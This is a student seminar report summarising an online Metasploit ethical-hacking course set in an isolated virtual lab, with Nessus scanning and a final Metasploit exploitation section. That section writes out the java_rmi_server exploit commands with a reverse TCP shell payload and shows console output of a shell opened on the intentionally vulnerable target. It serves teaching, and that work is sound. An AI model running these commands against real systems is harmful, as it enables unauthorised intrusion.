INSE 6961: Graduate Seminar Report
Course Instructor: Dr. AYDA BASYOUNI

Topic Title: Ethical Hacking with Metasploit: Exploit & Post Exploit

Report Prepared By:
Name: Md. Khiruzzaman
Id: 40266198

Course title: Ethical Hacking with Metasploit: Exploit & Post Exploit
Instructor: Muharrem Aydin
Total time: 5.5 hours
Course Link: Ethical Hacking with Metasploit

Topic Covered –

1. Setting Up the Laboratory - Windows & Mac
   Duration: 78 Mins
2. Vulnerability Scanning and Introduction to Nessus
   Duration: 18 Mins
3. Exploitation in Ethical Hacking
   Duration: 18 Mins
4. Exploitation with Metasploit
   Duration: 40 Mins
5. Hacking Using No Vulnerability: Pass the Hash
   Duration: 20 Mins
6. Post-Exploitation & Persistence
   Duration: 31 Mins
7. Post Modules and Extensions: Part 1
   Duration: 27 Mins
8. Post Modules and Extensions: Part 2
   Duration: 18 Mins
9. Password Cracking: Introduction to Ethical Hacking
   Duration: 11 Mins
10. Password Cracking: Tools in Action
    Duration: 38 Mins
11. Collecting Sensitive Data
    Duration: 11 Mins

Introduction: Hacking has many different definitions. But as per the CIA triad if anyone accesses any system that he is not supposed to access, views data that should not be visible to him, or modifies data that he doesn't own is hacking. In other words, if Confidentiality, integrity, and Availability are breached then that is called hacking. There are different types of hacking, but this report will specifically describe ethical hacking with the Metasploit for beginners. Ethical hacking or white-hat hacking is checking the vulnerability of a system to which the person has access. Ethical hacking has different parts that cover a whole system. This report describes the course Ethical Hacking with Metasploit: Exploit & Post Exploit which gives an overview of setting up the virtual lab for the course, Vulnerability scanning, and an introduction to the tool Nessus, also describes what is exploitation in ethical hacking (Manual and framework exploitation). Then it introduces the Metasploit and its different frameworks. After that, it dives into the hacking and shows how to hack a system that has no vulnerability and it's called pass the hash. 3 parts provide information about the post-exploitation tasks and different tools or frameworks that help to help the task. In the later section, it provides details about password cracking and the tools that help to do that. The last section of this course gives us a view of a very important topic which is social engineering, it shows proof of collecting sensitive information.


The below will cover an elaborative description of the topics covered in the course:

Setting Up the Laboratory - Windows & Mac: Setting up a lab is essential for any Information technology learning. It means creating a virtualized lab. Virtualization is a technology that uses the resources from the host but with, it any unintended consequences can be avoided. It is separated from the Internet but it can go to the internet using the host's network interface. Also, it helps to save the host machine from outside attacks. For this course, four virtual machines are needed and they are:

1. Kali Linux
2. Metasploitable 2
3. 2 windows

To set up these machines the first step is to set up virtualization software, and for the host machine VMware Fusion is used, which helps to create and run multiple virtual machines on a physical system like MAC. It also provides an isolated environment for the required virtual machines.

After installing the virtualization software VMware Fusion, the next step is to download Kali Linux iso. Kali Linux is a Debian-based operating system that aims at advanced penetration testing and many penetration testing tools are integrated within this operating system. This is one of the most used operating systems by information systems security personnel. once the download is done, it can be mounted to the virtual CD/DVD drive on the virtualization software to install Kali Linux on a virtual machine. During the installation of Kali Linux or any other operating system virtual machine, learners can select the amount of RAM, Hard disk space network protocols, and, other configurations. Once Kali is up and running it can be accessed and configured as per requirement. The preloaded tools like network scanning and password cracking can be accessed and used.



Trash
File System
Home
13:21
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.22.138  netmask 255.255.255.0  broadcast 192.168.22.255
        inet6 fe80::9c5a:768a:c694:bd5e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a3:06:eb  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 988 (988.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25  bytes 3486 (3.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```

1.1 KALI Linux Virtual Machine

From the Kali 2021.1 release, it's no longer using the superuser account. The default user account is now standard and the username & password both are 'Kali'.

After installing Kali, install the Metasploitable 2 Virtual Machine. It's a target device for the course lab work, it's an intentionally vulnerable Linux virtual machine created by rapid7. It's used to conduct security training, test security, and practice common penetration testing. Installing steps are the same as the Kali Linux.



```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

1.2 Metasploitable Linux Virtual Machine

Once the Metasploitable 2 installation is done, need another 2 windows virtual machine as a target machine for this course.


There are unused icons on your desktop
The desktop cleanup wizard can help you clean up your desktop. Click this balloon to start the wizard.

1.3 Windows Virtual Machine

Vulnerability Scanning and Introduction to Nessus: Vulnerability is one of the most essential task for the ethical hacking. Vulnerability scanning means searching the weak ends of the system to gain access. There are five phases of penetration testing:

1. Reconnaissance: Actively gathering data or intelligence on the target.
2. Scanning: Requires technical tools to gather further more information on the target.
3. Exploitation: Taking control one or more network devices to gather information or take control over the target.
4. Post-Exploitation: Determine value of the machine and maintain control over the target for later use.
5. Covering Tracks: Removing back tracing.

Nessus vulnerability scanner is developed by tenable network security is one of the famous vulnerability scanners. Nessus version is used in this course. It's not pre-installed in the kali. For installing start the kali virtual machine, then from google download the Nessus for Debian 64-bit architecture. Once download is done, install the Nessus file using the command prompt of the kali and the command is dpkg -I file_name. After installation have start the Nessus service and enable the service, so that it can run after the restart. Then have to check in which port it is running, it can be accessed with the local Ip or loopback address of the kali machine and the port number that is associated with it.




https://127.0.0.1:8834/#/scans/folders/my-scans

This folder is empty. Create a new scan.

2.1 Nessus Home Page

After accessing the home page, it will automatically download and install the required plugins to scan vulnerability of system. To start a scan, click on the scan and have to fill up the information and target machine IP and save.



Name: Vulnerability scan of XP

Description: We will check the vulnerability of one of our target that is windows XP.


Folder: My Scans

Targets: 192.168.22.14

Upload Targets: Add File

2.2 Scanning configuration

After saving the setting, run the scan to check the vulnerabilities of the target system. This report is using the simple configuration for the scan, but there are lots of different configurations to have the required result. The result is visible based on the severity level. It also shows if that vulnerability can be exploited by the Metasploit for not.




192.168.22.135

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 7:07 PM
End: Today at 7:29 PM
Elapsed: 21 minutes

Vulnerabilities

2.3 Scan report overview



NFS Exported Share Information Disclosure

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Output

```
The following NFS shares could be mounted :

+ /
  + Contents of / :
    - .
    - ..
    - bin
    - boot
more...
```

To see debug logs, please visit individual host

Port ▲	Hosts
2049 / udp / rpc-nfs	192.168.22.135

Plugin Details

Severity: Critical
ID: 11356
Version: 1.21
Type: remote
Family: RPC
Published: March 12, 2003
Modified: August 30, 2023

VPR Key Drivers


Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Unproven
Age of Vuln: 730 days +
Product Coverage: Low
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 5.9
Risk Factor: Critical
CVSS v2.0 Base Score: 10.0

2.4 Brief report


Exploitation in Ethical Hacking: An exploitation is an attack on the system. In other words, it takes advantage of one for vulnerability in the software, operating system or hardware. Few examples of exploitations are gaining control of a system, privilege escalations, denial of service and etc. The act to make an attack successful is called the exploit.



3.1 Exploitation

There are many websites that stores vulnerabilities and exploit for the learners. Exploit-db. is one of them. For example: exploit code can be downloaded from the database, then extract and run the executables in Kali virtual machine. These should not be run in the production environment before testing it in the virtual machines.

Exploitation with Metasploit: Metasploit is one of the most powerful exploit frameworks and with many free functionalities makes it the first choice for penetration testers. It is a tool for developing and executing exploit code against a remote target machine. /usr/share/metasploit-framework/, this is the directory for the Metasploit in the Kali Linux.




```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ ls
app            lib                              msfrpcd          script-password
config         metasploit-framework.gemspec     msfupdate        script-recon
data           modules                          msfvenom         scripts
db             msfconsole                       msf-ws.ru        tools
docs           msfd                             plugins          vendor
documentation  msfdb                            Rakefile
Gemfile        msf-json-rpc.ru                  ruby
Gemfile.lock   msfrpc                           script-exploit
```

4.1 Metasploit directory Hierarchy

In this hierarchy, it contains many frameworks, scripts, source codes and the necessary tools for scanning vulnerabilities and exploitations. Before using the Metasploit framework update the Metasploit. Command to update the Metasploit is sudo apt install metasploit-framework. As it is a process of kali, that's why it's using the system commands. Msfconsole is the interface of Metasploit framework, it provides all in one centralized console, allows you efficiently access virtually to all the applications in the Msf.

Before starting to explore the ethical hacking using the metasploit, need to check the network connection between the virtual machine. To verify the network connection ping the virtual machines, one from another one. Getting started with Metasploit with Kali needs only one command and that is msfconsole, it will open terminal for the Metasploit. There are some commands that are same as Linux operating system like ls. The most useful command is help, it will show list of commands and their use.



```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be opted in to
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
```

4.2 Help command in Metasploit Terminal

There are lots of Commands category like module, job, database backend, developer and building ranges and lists. To search a specific command use ‘search’ command with keywords and it will show the commands with that keyword. In metasploit the exploits are ranked, it helps to select the appropriate exploits. There are different kinds of ranks:

1. Excellent: The service will not crash as a result of the exploit.
2. Great: Auto detect the appropriate target after a version check.
3. Good: The exploit targeting the "common case".
4. Normal: Reliable but cannot reliably auto detect the target.
5. Average: Its un-reliable or unstable.
6. Low: Nearly impossible to exploit. [Ref: 8]


In this section there is a Realtime attack performed in the course using the Metasploit. Attack in done from the Kali virtual machine. Kali and metasploitable Linux virtual machine should be open and connected in the same network. Start from the kali accessing the Metasploit terminal, command “msfconsole”, then search for the exploit- “search java_rmi”. Use exploit from the list, like “exploit/multi/misc/java_rmi_server”. Then search for the payloads. There are three types of payloads:

1. Single: Single payload means it’s meant to be a fire-and-forget kind of payload. [9]
2. Stager: Designed to be small and reliable.
3. Staged: Downloaded by the stager.

Steps after searching the payloads:

1. set payload java/shell/reverse_tcp
2. show options (to check the parameters)
3. set RHOSTS 192.168.22.135 (set up target machine)

4. set SRVHOST 192.168.22.138 (set up host machine to listen target machine)
5. exploit (to run the exploit)
6. sessions -l (to see the active sessions)



```
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.22.135
RHOSTS ⇒ 192.168.22.135
msf6 exploit(multi/misc/java_rmi_server) > Interrupt: use the 'exit' command to quit
msf6 exploit(multi/misc/java_rmi_server) > set SRVHOST 192.168.22.138
SRVHOST ⇒ 192.168.22.138
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.22.138:4444
[*] 192.168.22.135:1099 - Using URL: http://192.168.22.138:8080/qhZuT2z
[*] 192.168.22.135:1099 - Server started.
[*] 192.168.22.135:1099 - Sending RMI Header ...
[*] 192.168.22.135:1099 - Sending RMI Call ...
[*] 192.168.22.135:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.22.135
[*] Command shell session 1 opened (192.168.22.138:4444 → 192.168.22.135:49506) at 2023-11
-18 16:02:56 -0500

ls
bin
boot
cdrom
```

4.3 Exploited Metasploitable2 VM

